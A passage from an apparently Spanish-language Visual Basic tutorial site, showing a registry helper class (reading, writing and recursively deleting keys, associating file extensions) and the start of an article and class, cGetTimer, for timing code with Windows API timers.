    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal lpValue As String, lpcbValue As Long) As Long
Private Declare Function RegQueryValueEx Lib "advapi32.dll" Alias "RegQueryValueExA" _
    (ByVal hKey As Long, ByVal lpszValueName As String, _
    ByVal dwReserved As Long, lpdwType As Long, _
    lpbData As Any, cbData As Long) As Long

'The RegSetValue function sets the data for the default or unnamed
'value of a specified registry key. The data must be a text string.
Private Declare Function RegSetValue Lib "advapi32.dll" Alias "RegSetValueA" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal dwType As Long, ByVal lpData As String, _
    ByVal cbData As Long) As Long

'
'The RegSetValueEx function sets the data and type of a
'specified value under a registry key.
'
'lpValueName:
'Pointer to a string containing the name of the value to set.
'If a value with this name is not already present in the key,
'the function adds it to the key.
'If lpValueName is NULL or an empty string, "", the function sets
'the type and data for the key's unnamed or default value.
'
'On Windows 95, the type of a key's default value is always REG_SZ,
'so the dwType parameter must specify REG_SZ for an unnamed value.
'On Windows 98, an unnamed value can be of any type.
'
Private Declare Function RegSetValueEx Lib "advapi32.dll" Alias "RegSetValueExA" _
    (ByVal hKey As Long, ByVal lpszValueName As String, _
    ByVal dwReserved As Long, ByVal fdwType As Long, _
    lpbData As Any, ByVal cbData As Long) As Long

'
'Este código está 'copiado' de un ejemplo de David Janson
'Sólo es necesario para Windows NT, ya que win95 permite borrar todas
'las subclaves
'
'También hay que usarla en windows 98
'
'
' this gets a bit tricky since you can't delete a key that has subkeys.
' We have to do this recursively.  This code ignores errors (such as security
' problems) when they occur.
'
Private Function DeleteKeyNT(hParentKey As Long, szKey As String) As Long
    Dim hKey As Long
    Dim lRet As eHKEYError
    Dim cSubKeys As Long
    Dim cbMaxSubKeyLen As Long
    Dim cbSubKeyLen As Long
    Dim dwIndex As Long
    Dim ft As FILETIME

    Dim szTempSubKey As String
    Dim szSubKey As String

    ' open the key to look for subkeys
    lRet = RegOpenKeyEx(hParentKey, szKey, 0, KEY_ALL_ACCESS, hKey)
    If Not lRet = ERROR_SUCCESS Then
       DeleteKeyNT = lRet
       Exit Function
```

```
    End If
    lRet = RegQueryInfoKey(hKey, ByVal 0&, ByVal 0&, 0, cSubKeys, cbMaxSubKeyLen, _
          ByVal 0&, ByVal 0&, ByVal 0&, ByVal 0&, ByVal 0&, ft)

    If Not lRet = ERROR_SUCCESS Then
       DeleteKeyNT = lRet
       Call RegCloseKey(hKey)
       Exit Function
    End If

    ' if there are subkeys, then recursively delete them
    If cSubKeys > 0 Then
       dwIndex = cSubKeys - 1                       ' start at the end
       cbMaxSubKeyLen = cbMaxSubKeyLen + 1          ' +1 for the null terminator
       szTempSubKey = String(cbMaxSubKeyLen, "*")   ' buffer to get name back in
       Do
          cbSubKeyLen = cbMaxSubKeyLen

          lRet = RegEnumKeyEx(hKey, dwIndex, szTempSubKey, cbSubKeyLen, 0, ByVal 0&, 0, ft)
          If lRet = ERROR_SUCCESS Then
             szSubKey = Left(szTempSubKey, cbSubKeyLen)
             Call DeleteKeyNT(hKey, szSubKey)
          End If
          dwIndex = dwIndex - 1                     ' enumerate backwards
       Loop While dwIndex >= 0
    End If

    ' done enumerating subkeys.  Close this key and delete it
    Call RegCloseKey(hKey)

    lRet = RegDeleteKey(hParentKey, szKey)
    DeleteKeyNT = lRet
End Function

Public Function GetReg(ByVal sKey As String, Optional ByVal sValue As String = "", Optional ByVal
hKey As eHKEY = HKEY_CURRENT_USER, Optional ByVal bAsString As Boolean = False) As Variant
    'Obtener un valor de una entrada del registro
    '
    'Parámetros de entrada:
    '   sKey        SubClave del registro
    '               Se puede especificar el nombre de la clave raiz
    '               que se convertirá al valor adecuado
    '   sValue      Nombre de la entrada que queremos obtener
    '   hKey        Clave principal del registro.
    '               Si en sKey se incluye, no es necesario especificarla
    '   bAsString   Mostrarlo como una cadena, al estilo de RegEdit
    'Devuelve:
    '   el contenido de esa clave o un valor vacío
    '
    Dim lRet As Long
    Dim hKey2 As Long
    Dim rDT As eHKEYDataType
    Dim retDT As eHKEYDataType
    Dim lSize As Long
    Dim sData As String
    Dim aData() As Byte
    Dim lDWord As Long
    Dim i As Long
    Dim sTmp As String

    hKey = ParseKey(sKey, hKey)

    'Valores por defecto
    ReDim aData(0)
    lDWord = 0
    sData = ""

    'Abrir la clave indicada
    lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_QUERY_VALUE, hKey2)

    'Si todo va bien (se ha podido abrir la clave)
```

```
    If lRet = ERROR_SUCCESS Then
        'Leer esa entrada y obtener el tipo de dato, longitud, etc.
        lRet = RegQueryValueEx(hKey2, sValue, 0&, retDT, 0&, lSize)
        'Si es un valor binario
        If retDT = REG_BINARY Then
            If lSize Then
                ReDim aData(lSize)
                'Leer los datos binarios
                lRet = RegQueryValueEx(hKey2, sValue, 0&, rDT, aData(0), lSize)
            End If
        ElseIf retDT = REG_DWORD Then
            lRet = RegQueryValueEx(hKey2, sValue, 0&, rDT, lDWord, lSize)
        ElseIf retDT = REG_SZ Then
            If lSize Then
                sData = String$(lSize - 1, Chr$(0))
                'Leer la cadena
                '(el ByVal es porque está declarada como Any)---v
                lRet = RegQueryValueEx(hKey2, sValue, 0&, rDT, ByVal sData, lSize)
            End If
        End If
        'Cerrar la clave abierta
        RegCloseKey hKey2
    End If
    'Devolver el valor leído
    If retDT = REG_BINARY Then
        If bAsString Then
            'Al estilo de como se muestra con RegEdit
            For i = 0 To UBound(aData) - 1
                sTmp = sTmp & Hex$(aData(i)) & " "
            Next
            GetReg = sTmp
        Else
            GetReg = aData
        End If
    ElseIf retDT = REG_DWORD Then
        If bAsString Then
            'Al estilo de como se muestra con RegEdit
            GetReg = "0x" & Format$(Hex$(lDWord), "00000000") & " (" & lDWord & ")"
        Else
            GetReg = lDWord
        End If
    ElseIf retDT = REG_SZ Then
        GetReg = sData
    End If
End Function

'Busca una entrada en el registro
Public Function QueryRegBase(ByVal sValue As String, Optional ByVal hKey As eHKEY =
HKEY_CLASSES_ROOT) As String
    'Devuelve el valor de la entrada del registro
    'Esta función se usará para los valores por defecto
    '
    Dim sBuf As String
    Dim buflen As Long

    'Nos aseguramos que hKey tenga el valor correcto
    Select Case hKey
    Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS
        'nada que hacer, todo correcto
    Case Else
        'Asignamos el valor por defecto
        hKey = HKEY_CLASSES_ROOT
    End Select

    'On Local Error Resume Next
    sBuf = String$(300, Chr$(0))
    buflen = Len(sBuf)
    'Buscar la entrada especificada y devolver el valor asignado
    If RegQueryValue(hKey, sValue, sBuf, buflen) = ERROR_SUCCESS Then
        If buflen > 1 Then
```

```
            'El formato devuelto es ASCIIZ, así que quitar el último caracter
            QueryRegBase = Left$(sBuf, buflen - 1)
        Else
            QueryRegBase = ""
        End If
    Else
        QueryRegBase = ""
    End If
    'On Local Error GoTo 0
End Function

Private Function ParseKey(sKey As String, Optional ByVal hKey As eHKEY = HKEY_CURRENT_USER) As eHKEY
    'Esta función se usa internamente (privada) para convertir una cadena
    'en la correspondiente clave raiz.
    'El segundo parámetro es para poder usarlo en caso que se pase como
    'parámetro, pero normalmente será totalmente opcional.
    '
    'En sKey se devolverá el valor de la clave una vez quitada la clave
    'principal.
    '
    Dim i As Long
    Dim sRootKey As String

    'Comprobar si se indica la clave principal en sKey
    i = InStr(sKey, "HKEY_")
    If i Then
        i = InStr(sKey, "\")
        If i Then
            sRootKey = Left$(sKey, i - 1)
            sKey = Mid$(sKey, i + 1)
        Else
            sRootKey = sKey
            sKey = ""
        End If
    'Por si se usan abreviaturas de las claves
    ElseIf Left$(sKey, 5) = "HKCR\" Then
        sRootKey = "HKEY_CLASSES_ROOT"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKCU\" Then
        sRootKey = "HKEY_CURRENT_USER"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKLM\" Then
        sRootKey = "HKEY_LOCAL_MACHINE"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 4) = "HKU\" Then
        sRootKey = "HKEY_USERS"
        sKey = Mid$(sKey, 5)
    ElseIf Left$(sKey, 5) = "HKCC\" Then
        sRootKey = "HKEY_CURRENT_CONFIG"
        sKey = Mid$(sKey, 6)
    ElseIf Left$(sKey, 5) = "HKDD\" Then
        sRootKey = "HKEY_DYN_DATA"
        sKey = Mid$(sKey, 6)
    Else
        'Nos aseguramos que kKey tenga el valor correcto
        Select Case hKey
        Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS,
HKEY_CURRENT_CONFIG, HKEY_DYN_DATA
            'nada que hacer, todo correcto
        Case Else
            'Asignamos el valor por defecto
            hKey = HKEY_CLASSES_ROOT
        End Select
    End If
    'Si se ha indicado el nombre de la clave raiz
    If Len(sRootKey) Then
        Select Case sRootKey
        Case "HKEY_CLASSES_ROOT"
            hKey = HKEY_CLASSES_ROOT
        Case "HKEY_CURRENT_USER"
```

```
            hKey = HKEY_CURRENT_USER
        Case "HKEY_LOCAL_MACHINE"
            hKey = HKEY_LOCAL_MACHINE
        Case "HKEY_USERS"
            hKey = HKEY_USERS
        Case "HKEY_CURRENT_CONFIG"
            hKey = HKEY_CURRENT_CONFIG
        Case "HKEY_DYN_DATA"
            hKey = HKEY_DYN_DATA
        Case Else
            hKey = HKEY_CLASSES_ROOT
        End Select
    End If

    ParseKey = hKey
End Function

Public Function ShellFolders(Optional bSoloClaves As Boolean = False) As Variant
    'Devolverá las claves de la clave Shell Folders
    Dim hKey As eHKEY
    Dim Entry As String
    Dim phkResult As Long
    Dim maxBufLen As Long
    Dim L As Long
    Dim buf As String
    Dim buflen As Long
    Dim lRet As Long
    Dim retDT As eHKEYDataType
    Dim i As Long
    Dim sValue As String
    Dim iCount As Long

    'Borrar el contenido de la colección
    Set colShellFolders = Nothing
    Set colShellFolders = New Collection
    Set colShellFoldersKey = Nothing
    Set colShellFoldersKey = New Collection

    '================================================================
    '
    '=== NOTA CACHONDA === por lo incomprensible...
    ' Es curioso, pero si utilizo estas intrucciones aquí
    ' el bucle For iCount=0 to 1 no acaba nunca
    '
    '================================================================
    '
    'Para el directorio de windows
    'buf = "WindowsDir"
    'colShellFoldersKey.Add buf, buf
    'colShellFolders.Add "Windows", buf
    '
    'Para el directorio de System
    'buf = "SystemDir"
    'colShellFoldersKey.Add buf, buf
    'colShellFolders.Add "System", buf
    '
    '================================================================

    'On Local Error Resume Next
    'Err = 0

    For iCount = 0 To 1
        'Enumerar el contenido de Shell Folders
        If iCount = 0 Then
            hKey = HKEY_USERS
            Entry = ".Default\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders"
        Else
            hKey = HKEY_LOCAL_MACHINE
            Entry = "Software\Microsoft\Windows\CurrentVersion"
        End If
```

```
        If OpenKeyEx(hKey, Entry, 0&, KEY_QUERY_VALUE, phkResult) = ERROR_SUCCESS Then
            lRet = QueryInfoKey(phkResult, maxBufLen)
            L = -1
            Do
                L = L + 1
                buf = String$(maxBufLen + 1, 0)
                buflen = Len(buf)
                'Para enumerar los valores y las claves
                lRet = EnumValue(phkResult, L, buf, buflen, 0&, retDT, 0&, i)
                If retDT = REG_SZ Then
                    sValue = String$(i - 1, 0)
                    buf = String$(maxBufLen + 1, 0)
                    buflen = Len(buf)
                    lRet = EnumValueString(phkResult, L, buf, buflen, 0&, retDT, sValue, i)
                    buf = Left$(buf, buflen)
                    If InStr(buf, Chr$(0)) Then
                        buflen = InStr(buf, Chr$(0)) - 1
                        buf = Left$(buf, buflen)
                    End If
                    'Err = 0
                    If Len(buf) Then
                        If iCount = 0 Then
                            colShellFoldersKey.Add buf, buf
                            'colShellFolders.Add "HKEY_USERS\" & Entry & "\" & buf, buf
                            colShellFolders.Add "HKEY_USERS\" & Entry, buf
                        Else
                            If InStr(sValue, ":\") Then
                                colShellFoldersKey.Add buf, buf
                                'colShellFolders.Add "HKEY_LOCAL_MACHINE\" & Entry & "\" & buf, buf
                                colShellFolders.Add "HKEY_LOCAL_MACHINE\" & Entry, buf
                            End If
                        End If
                    End If
                End If
                If lRet = ERROR_NO_MORE_ITEMS Then
                    Exit Do
                End If
            Loop
            lRet = CloseKey(phkResult)
        End If
    Next

    'Obtener el directorio de windows
    buf = String$(300, Chr$(0))
    lRet = GetWindowsDirectory(buf, Len(buf))
    sValue = Left$(buf, lRet)
    buf = "WindowsDir"
    colShellFoldersKey.Add buf, buf
    colShellFolders.Add sValue, buf

    'Obtener el directorio de System
    buf = String$(300, Chr$(0))
    lRet = GetSystemDirectory(buf, Len(buf))
    sValue = Left$(buf, lRet)
    buf = "SystemDir"
    colShellFoldersKey.Add buf, buf
    colShellFolders.Add sValue, buf
'    'Para el directorio de windows
'    buf = "WindowsDir"
'    colShellFoldersKey.Add buf, buf
'    colShellFolders.Add "Windows", buf
'
'    'Para el directorio de System
'    buf = "SystemDir"
'    colShellFoldersKey.Add buf, buf
'    colShellFolders.Add "System", buf

    If bSoloClaves Then
        Set ShellFolders = colShellFoldersKey
    Else
```

```
        Set ShellFolders = colShellFolders
    End If

    'Err = 0
    'On Local Error GoTo 0
End Function

Private Sub Class_Initialize()
    Set colShellFolders = New Collection
    Set colShellFoldersKey = New Collection
End Sub

Private Sub Class_Terminate()
    Set colShellFolders = Nothing
    Set colShellFoldersKey = Nothing
End Sub

Public Function GetFolder(ByVal vIndex As Variant) As String
    'Devuelve el directorio de la clave indicada
    Dim sKey As String
    Dim sData As String
    Dim lRet As Long

    If colShellFolders.Count = 0 Then
        Call ShellFolders
    End If

    On Local Error Resume Next
    sKey = colShellFolders(vIndex)
    sData = colShellFoldersKey(vIndex)
    If sData = "WindowsDir" Then
        'Obtener el directorio de windows
        'sKey = String$(300, Chr$(0))
        'lRet = GetWindowsDirectory(sKey, Len(sKey))
        'GetFolder = Left$(sKey, lRet)
        GetFolder = sKey
    ElseIf sData = "SystemDir" Then
        'Obtener el directorio de System
        'sKey = String$(300, Chr$(0))
        'lRet = GetSystemDirectory(sKey, Len(sKey))
        'GetFolder = Left$(sKey, lRet)
        GetFolder = sKey
    Else
        GetFolder = GetReg(sKey, sData)
    End If
    If Err Then
        GetFolder = ""
    End If
    Err = 0
    On Local Error GoTo 0
End Function

Public Sub AsociarExt(ByVal sExt As String, _
                      Optional ByVal sExe As String = "", _
                      Optional ByVal sCommand As String = "open", _
                      Optional ByVal bDefault As Boolean = True, _
                      Optional ByVal sProgId As String = "", _
                      Optional ByVal sDescription As String = "")
    '---------------------------------------------------------------------
    'Asociar una extensión con un programa
    'También sirve para añadir comandos a extensiones existentes
    '
    'Parámetros:
    '   sExt            Extensión a asociar
    '   sExe            Path completo del programa
    '   sProgId         Nombre de la clave asociada
    '   sDescription    Descripción de la extensión
    '   sCommand        Clave a crear, por defecto es Abrir (open)
    '   bDefault        Si la clave indicada es la que se usará por defecto
    '
    '---------------------------------------------------------------------
```

```
    'Para probar:
    'tQR.AsociarExt ".cIt", "C:\Vb5_L\Cut-It\Cut-It.exe", "open", False, "gsCutIt", "Cut-It (trocear
y unir archivos)"
    'tQR.AsociarExt ".cIt", "C:\Windows\Notepad.exe", "&Editar", True, "gsCutIt", "Cut-It (trocear y
unir archivos)"
    '
    'Sólo se quitará el valor por defecto si se asigna a otra clave.
    'tQR.AsociarExt ".cIt", "", "open", True, "gsCutIt", "Cut-It (trocear y unir archivos)"
    'tQR.AsociarExt ".cIt", "", "&Editar", True, "gsCutIt", "Cut-It (trocear y unir archivos)"
    '---------------------------------------------------------------------

    Dim sDef As String
    Dim hKey As Long
    Dim phkResult As Long
    Dim lRet As eHKEYError
    Dim sValue As String
    Dim sKey As String
    Dim sAccess As String

    'Quitar los espacios
    sExt = Trim$(sExt)
    sExe = Trim$(sExe)
    sCommand = Trim$(sCommand)
    sProgId = Trim$(sProgId)
    sDescription = Trim$(sDescription)

    'Si no se especifica el punto
    If InStr(sExt, ".") = 0 Then
        sExt = "." & sExt
    End If

    'Comprobar el tipo de ejecutable, si no se especifica la extensión
    'se añade .exe
    If Len(sExe) Then
        If InStr(sExe, ".") = 0 Then
            sExe = sExe & ".exe"
        End If
        sExe = sExe & " "
    End If

    'Si no se especifica el ProgId
    If Len(sProgId) = 0 Then
        sProgId = "progID" & sExt
    End If

    'Si no se especifica la descripción
    If Len(sDescription) = 0 Then
        sDescription = "Descripción de " & sProgId
    End If

    sAccess = sCommand
    'Comprobar si tiene el símbolo & y quitarlo del commando
    lRet = InStr(sAccess, "&")
    If lRet Then
        sCommand = Left$(sAccess, lRet - 1) & Mid$(sAccess, lRet + 1)
    End If

'    On Local Error GoTo AsociarExtErr

    sValue = sProgId
    sProgId = QueryRegBase(sExt)
    If Len(sProgId) = 0 Then
        'Registrar la extensión
        sKey = sExt
        sProgId = sValue
        lRet = RegSetValue(HKEY_CLASSES_ROOT, sKey, REG_SZ, sValue, Len(sValue))
        '
        sKey = sProgId
        sValue = sDescription
        lRet = RegSetValue(HKEY_CLASSES_ROOT, sKey, REG_SZ, sValue, Len(sValue))
    End If
```

```
    sProgId = QueryRegBase(sExt)
    If Len(sProgId) Then
        'Nombre de la clave para esta extensión
        sDef = "Software\Classes\" & sProgId & "\shell"
        'usar HKEY_LOCAL_MACHINE, ya que HKEY_CLASSES_ROOT es una copia de:
        'HKEY_LOCAL_MACHINE\Software\Classes

        hKey = HKEY_LOCAL_MACHINE
        'Crear la clave del registro, si ya existe, simplemente la abre.
        'Nota: Esta función permite crear varios niveles
        lRet = RegCreateKey(hKey, sDef, phkResult)
        If lRet = ERROR_SUCCESS Then
            'Si no hay error, la clave está creada y/o abierta
            '
            'Si no es "open"
            If sCommand <> "open" Then
                sKey = sCommand
                sValue = sAccess
                lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
                '
                If Len(sExe) Then
                    sKey = sCommand & "\command"
                    sValue = sExe & Chr$(34) & "%1" & Chr$(34)
                    lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
                End If
            Else
                'Abrir (open)
                If Len(sExe) Then
                    sKey = "\open\command"
                    sValue = sExe & Chr$(34) & "%1" & Chr$(34)
                    'Si no se especifica sKey, se asigna a la clave abierta
                    lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
                End If
            End If
            If bDefault Then
                'Poner este prograna por defecto (asignarlo a Shell)
                'Si no se especifica sKey, se asigna a la clave abierta
                sKey = ""
                sValue = sCommand 'sProgId
                lRet = RegSetValue(phkResult, sKey, REG_SZ, sValue, Len(sValue))
            End If
            '
            'Cerrar la clave abierta
            lRet = RegCloseKey(phkResult)
        End If
    End If
End Sub

Public Sub DesasociarExt(ByVal sExt As String)
    'Para desasociar la extensión indicada
    '
    Dim sProgId As String
    Dim lRet As eHKEYError

    'Si no se especifica el punto
    If InStr(sExt, ".") = 0 Then
        sExt = "." & sExt
    End If

    sProgId = QueryRegBase(sExt)
    'Si la extensión está registrada...
    If Len(sProgId) Then
        'Esto sólo funciona en Windows 95
        'lRet = DeleteKeyWin95(HKEY_CLASSES_ROOT, sExt)
        'If lRet = ERROR_SUCCESS Then
        '    Call DeleteKeyWin95(HKEY_CLASSES_ROOT, sProgId)
        'End If

        'Esto funciona en Windows 98 y Windows NT
        Call DeleteKeyNT(HKEY_CLASSES_ROOT, sExt)
```

```
        Call DeleteKeyNT(HKEY_CLASSES_ROOT, sProgId)
    End If
End Sub

Public Function SetReg(ByVal sKey As String, ByVal sName As String, Optional ByVal vValue As
Variant, _
                       Optional ByVal hKey As eHKEY = HKEY_CURRENT_USER, _
                       Optional ByVal RegDataType As eHKEYDataType = REG_SZ, _
                       Optional ByVal bCreateKey As Boolean = True) As eHKEYError
    'Asignar un valor en el registro
    '
    'Parámetros:
    '   sKey        Clave a la que se asignará el valor
    '   sName       Nombre de la entrada a asignar el valor
    '   vValue      Valor a asignar, el tipo se debe corresponder con el
    '               tipo indicado en el parámetro RegDataType
    '   hKey        Clave principal del registro.
    '               Si en sKey se incluye, no es necesario especificarla
    '   RegDataType Tipo de dato a asignar
    '   bCreateKey  Si no existe la clave, crearla
    '
    'Devolverá un valor del tipo: eHKEYError
    '

    Dim lRet As Long
    Dim hKey2 As Long
    Dim cbData As Long
    Dim aData() As Byte
    Dim sData As String
    Dim lData As Long

    'Convertimos la clave indicada en un valor correcto,
    'para el caso que se indique la clave raiz en sKey
    hKey = ParseKey(sKey, hKey)

    'Abrir la clave indicada
    lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_WRITE, hKey2)

    'Si da error, comprobar si se crea la clave
    If lRet <> ERROR_SUCCESS Then
        If bCreateKey Then
            lRet = RegCreateKey(hKey, sKey, hKey2)
        End If
    End If
    'Si se produce error, salir
    If lRet <> ERROR_SUCCESS Then
        SetReg = lRet
        Exit Function
    End If

    'Asignar el valor
    '
    Select Case RegDataType
    Case REG_BINARY
        aData = vValue
        cbData = UBound(aData)
        lRet = RegSetValueEx(hKey2, sName, 0&, RegDataType, aData(0), cbData)
    Case REG_DWORD
        cbData = 4
        lData = CLng(vValue)
        lRet = RegSetValueEx(hKey2, sName, 0&, RegDataType, lData, cbData)
    Case REG_SZ
        sData = CStr(vValue)
        If Len(sData) = 0 Then
            sData = ""
        End If
        cbData = Len(sData) + 1
        'Hay que usar ByVal porque está declarado como Any---v
        lRet = RegSetValueEx(hKey2, sName, 0&, RegDataType, ByVal sData, cbData)
    End Select
```

```
    lRet = RegCloseKey(hKey2)

    SetReg = lRet
End Function

Public Function DeleteKey(ByVal sKey As String, Optional ByVal sValue As String = "", Optional ByVal
hKey As eHKEY = HKEY_CURRENT_USER) As eHKEYError
    'Borrar la clave especificada del registro
    'o el valor especificado
    '
    'Parámetros de entrada:
    '   sKey        SubClave del registro
    '               Se puede especificar el nombre de la clave raiz
    '               que se convertirá al valor adecuado
    '   sValue      Nombre de la entrada que queremos borrar.
    '               Si no se especifica, se borrará la clave.
    '   hKey        Clave principal del registro.
    '               Si en sKey se incluye, no es necesario especificarla
    'Devuelve:
    '   el código devuelto por la operación realizada
    '
    Dim lRet As eHKEYError
    Dim hKey2 As Long

    'Nos aseguramos que hKey tenga el valor correcto
    Select Case hKey
    Case HKEY_CLASSES_ROOT, HKEY_CURRENT_USER, HKEY_LOCAL_MACHINE, HKEY_USERS
        'nada que hacer, todo correcto
    Case Else
        'Asignamos el valor por defecto
        hKey = HKEY_CLASSES_ROOT
    End Select

    hKey = ParseKey(sKey)

    'Si no se especifica sValue, se borra la clave
    If Len(sValue) = 0 Then
        DeleteKey = DeleteKeyNT(hKey, sKey)
        Exit Function
    End If
    'Borrar el valor indicado
    lRet = RegOpenKeyEx(hKey, sKey, 0&, KEY_WRITE, hKey2)
    If lRet = ERROR_SUCCESS Then
        lRet = RegDeleteValue(hKey2, sValue)
        Call RegCloseKey(hKey2)
    End If
    DeleteKey = lRet
End Function
```

cGetTimer

Una clase para calcular periodos pequeños de tiempo

Publicado: el 31/Ago/98
Actualizado el 09/Jul/2003

La utilidad de esta clase es para hacer cálculos del tiempo que tarda un proceso en realizarse, por ejemplo para calcular lo que tarda un bucle, etc.
Debido a que la precisión del temporizador de Visual Basic no es demasiado buena, se usan funciones del API para calcular esos tiempos.
Inicialmente la hice con GetTickCount, pero después "me enteré" (viendo la ayuda del API de Windows), que hay otra función con más precisión aún... es la función timeGetTime, que usa lo que llaman el **temporizador multimedia**.
La precisión de esta función llega a ser de UN milisegundo, frente a los 55 milisegundos de GetTickCount, al menos en Windows 95 (y parece ser que también en Windows 98)

El concepto de la clase no es nuevo, de hecho lo he visto implementado de forma más o menos parecida en varios sitios y por diferentes autores, a los que agradezco que me resultara fácil crearla... lo que no pueda hacer un Copy & Paste y un par de modificaciones... je, je.
Tampoco es nada del otro mundo, lo que se necesita es un par de métodos:
Uno que Inicie el temporizador y otro que lo termine. Después alguna forma de saber cuánto ha sido ese tiempo y asunto arreglado.

En la clase que te muestro, se puede obtener el tiempo transcurrido de dos formas, (en dos funciones expuestas por la clase), una de ellas devuelve una cadena formateada con el tiempo transcurrido que además se encarga de detener el temporizador y que permite indicarle, mediante un parámetro, si el resultado debe mostrarlo usando milisegundos, segundos, etc.
Realmente lo que hace es dividir el tiempo total por el valor del intervalo que le indicamos; por defecto lo muestra en segundos.
La otra forma de saber el tiempo transcurrido es obteniendo los milisegundos transcurridos, en esta función no se detiene el temporizador ni se formatea el resultado, el valor se devuelve como un LONG.

También se le puede indicar que función del API queremos usar para los cálculos, ésta se hace mediante la propiedad **TimerType,** que puede aceptar dos valores, según la función que queramos utilizar y que está enumerado para que sea fácil de indicar, ya que el nombre de los valores coinciden con los nombres de las funciones.

Pero veamos el código de la clase, que está más o menos comentado y que no te dará quebraderos de cabeza para entenderlo.

Nota del 09/Jul/2003:
Este es el código modificado con fecha 09/Jul/2003, prácticamente es el mismo que el usado en el año 98, pero con algunos cambios y añadidos para poder usar las clases mejoradas en Windows NT/2000/XP.

Pulsa en este link para bajarte el proyecto de prueba. (tGetTimer.zip 6.48 KB)
En este ejemplo también hay un control de usuario que sirve para mostrar líneas de separación con aspecto 3D.

Nota:
En este fichero se incluye ahora la nueva clase modificada con fecha 09/Jul/2003. Además he modificado el proyecto ya que referenciaba incorrectamente a la clase y el control.

```
'-------------------------------------------------------------------------
' cGetTimer                                                      (16/Jun/98)
' Clase para calcular el tiempo entre eventos, etc.
'
' Ampliada para usar distintas funciones del API                 (29/Ago/98)
' Nuevos métodos/propiedades usando APIs especiales para NT/2000 (27/Oct/00)
' Comprobado en Windows XP Professional                          (09/Jul/03)
'
' Para usarla:
'   StartTimer          Iniciar el temporizador
'   StopTimer           Finalizar la cuenta
'   ElapsedTimer        Mostrar el tiempo transcurrido, formateado
'                       --- Nuevas propiedades ---
'   TimerType           El temporizador a usar
'   TotalElapsedTime    El número de milisegundos transcurridos
'
'   TimerPerformanceFrecuency
'   TimerPerformanceCounter
'
' ©Guillermo 'guille' Som, 1998-2003
'
' En esta clase se usa el tiempo del sistema, es decir el número de
' milisegundos transcurridos desde que se inició Windows.
' Este temporizador vuelve a cero una vez transcurridos 49.7 días,
' (2^32 milisegundos),
' por tanto el cálculo del tiempo transcurrido puede no ser exacto,
' dependiendo de cuándo se inició y terminó la cuenta.
'-------------------------------------------------------------------------
Option Explicit

'
'-------------------------------------------------------------------------
' Se puede usar timeGetTime si se quiere mayor precisión,
' ya que esta función tiene una precisión de:
' 1 milisegundo en Windows 95, y de
' 5 milisegundos o más, (es configurable), en Windows NT
'
Private Declare Function timeGetTime Lib "winmm.dll" () As Long
'
' Sólo para Windows NT/2000/XP
' Para averiguar si se dispone de temporizador de alta precisión
' y configurar la precisión de timeGetTime()
'
' Nota: El valor asignado a los parámetros Currency hay que multiplicarlo por 10000
Private Declare Function QueryPerformanceCounter Lib "kernel32" _
    (ByRef lpPerformanceCount As Currency) As Long
Private Declare Function QueryPerformanceFrequency Lib "kernel32" _
    (ByRef lpFrequency As Currency) As Long
'
' Texto basado en la descripción de:
'   High-Resolution Timer (Platform SDK / Windows User Interface)
' La función QueryPerformanceCounter devuelve el valor actual del temporizador
' de alta precisión (si es que el sistema tiene uno).
' Se puede usar para calcular intervalos de tiempo usando la precisión de
' un temporizador de alta precisión (o resolución).
' Por ejemplo, suponiendo que QueryPerformanceFrequency indicara que la frecuencia
' del temporizador de alta precisión es de 50000 por segundo. Si la aplicación
```

```
' llamara a QueryPerformanceCounter inmediatamente antes y justo después de la
' sección de código a temporizar, y que estos valores fuesen 1500 y 3500,
' esto indicaría que el tiempo transcurrido es de .04 segundos (2000 ciclos)
'
'
'Private Declare Function timeBeginPeriod Lib "winmm.dll" _
'    (ByVal uPeriod As Long) As Long
'Private Declare Function timeEndPeriod Lib "winmm.dll" _
'    (ByVal uPeriod As Long) As Long
'
'-----------------------------------------------------------------------------
' La precisión de GetTickCount es (aproximadamente)
' de 10 milisegundos en Windows NT 3.5 o superior
' de 16 ms. en Windows NT 3.1
' de 55 ms. en Windows 95 o superior
'
Private Declare Function GetTickCount Lib "kernel32.dll" () As Long

'-----------------------------------------------------------------------------
' Valores del tipo de timer a usar
Public Enum eTipoTimer
    eGetTickCount '= 0
    eTimeGetTime '= 1
End Enum

' Variables locales para los cálculos
'
Private mc_StartTimer As Currency
Private mc_EndTimer As Currency
Private mc_Frecuencia As Currency
'
Private m_TimerType As eTipoTimer
Private m_StartTimer As Long
Private m_EndTimer As Long
Private m_LastTime As Long      ' Último tiempo calculado           (11/Mar/99)

Public Function ElapsedTime(Optional Intervalo As Long = 1000) As String
    ' Mostrar el tiempo transcurrido
    '
    ' Intervalo se usará para la forma de mostrar el tiempo transcurrido
    '
    ' Detener el timer
    If m_EndTimer = 0 Then
        StopTimer
    End If
    '
    ' No admitir números negativos ni cero
    If Intervalo < 1 Then Intervalo = 1000
    '
    ' Devolver una cadena formateada con el tiempo
    ElapsedTime = Format$(CDbl(m_EndTimer) / Intervalo, "0.0####")
    ' si se quiere usar el TimerPerformanceCounter
    'ElapsedTime = Format$((mc_EndTimer / mc_Frecuencia) * 1000 / Intervalo, "0.0####")
End Function

Public Sub StopTimer()
    ' Detener el timer
    '
    ' El tiempo de diferencia puede no ser "exacto",
    ' ya que se reinicia cada 49.7 dias... (2^32 milisegundos)
    ' El timer se pone a cero cuando se inicia el sistema.
    If m_TimerType = eTimeGetTime Then
        'mc_EndTimer = TimerPerformanceCounter - mc_StartTimer
        m_EndTimer = timeGetTime() - m_StartTimer
    Else
```

```
        m_EndTimer = GetTickCount() - m_StartTimer
    End If
    '
    m_LastTime = m_EndTimer
End Sub

Public Sub StartTimer()
    ' Iniciar el timer
    m_EndTimer = 0
    If m_TimerType = eTimeGetTime Then
